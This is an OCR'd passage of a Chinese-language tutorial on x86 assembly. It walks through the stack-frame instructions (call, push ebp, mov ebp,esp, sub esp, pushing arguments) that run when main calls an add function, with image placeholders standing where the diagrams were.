
1. call main #push return address onto stack, jump to main



当运行一个C程序时，首先运行的代码是C runtime library中的代码，该代码然后调用main函数。


add程序运行过程

2. push ebp #save current ebp register value




add程序运行过程

3. mov ebp, esp #copy esp to ebp




add程序运行过程

4. sub esp, 0x04 #make room for local variable answer




add程序运行过程

5. push 0x2 #prepare augments for callee
push 0x28




add程序运行过程

6. call 0x80483db <add> #push return address onto stack, jump to add



